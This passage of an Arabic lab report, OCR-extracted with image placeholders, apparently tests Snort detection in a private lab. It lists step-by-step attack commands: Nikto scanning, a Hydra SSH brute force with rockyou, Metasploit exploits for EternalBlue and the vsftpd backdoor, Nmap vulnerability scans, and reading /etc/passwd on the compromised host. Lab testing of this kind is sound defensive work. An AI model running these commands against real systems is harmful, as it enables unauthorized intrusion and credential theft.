
6.2 فحص الموقع باستخدام Nikto

```
nikto -h http://192.168.189.132
```




6.3 محاولة كسر كلمة المرور باستخدام Hydra

```
hydra -l administrator -P /usr/share/wordlists/rockyou.txt
ssh://192.168.189.132
```



6.4 التحقق من الاتصال باستخدام ping


```
ping -c 4 192.168.189.132
```



7. استخدام المرحلة السادسة: Metasploit


7.1 تشغيل Metasploit

```
Msfconsole
```



7.2 استغلال ثغرة ETERNALBLUE

```
use exploit/windows/smb/ms17_010_eternalblue
set RHOST 192.168.189.132
set LHOST 192.168.189.133
exploit
```




التحقق من وجود الثغرة 7.3

```
nmap -p 445 --script smb-vuln-ms17-010 192.168.189.132
```

فحص جميع المنافذ 7.4


```
sudo nmap -sS -p- 192.168.189.132-134
```



8. المرحلة السابعة: اختراق جهاز Linux


8.1 استغلال ثغرة vsftpd


```
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOST 192.168.189.133
exploit
```



8.2 تنفيذ أوامر على الجهاز المخترق


```
id
whoami
uname -a
```






8.3 عرض قائمة المستخدمين

```
cat /etc/passwd
```



8.4 عرض تفاصيل الشبكة

```
ifconfig
```



---

9. الخاتمة

أثبتت التجربة أن:

- **Snort** في الكشف عن الهجمات إذا تم تهيئته جيدًا **نظام فعّال.**
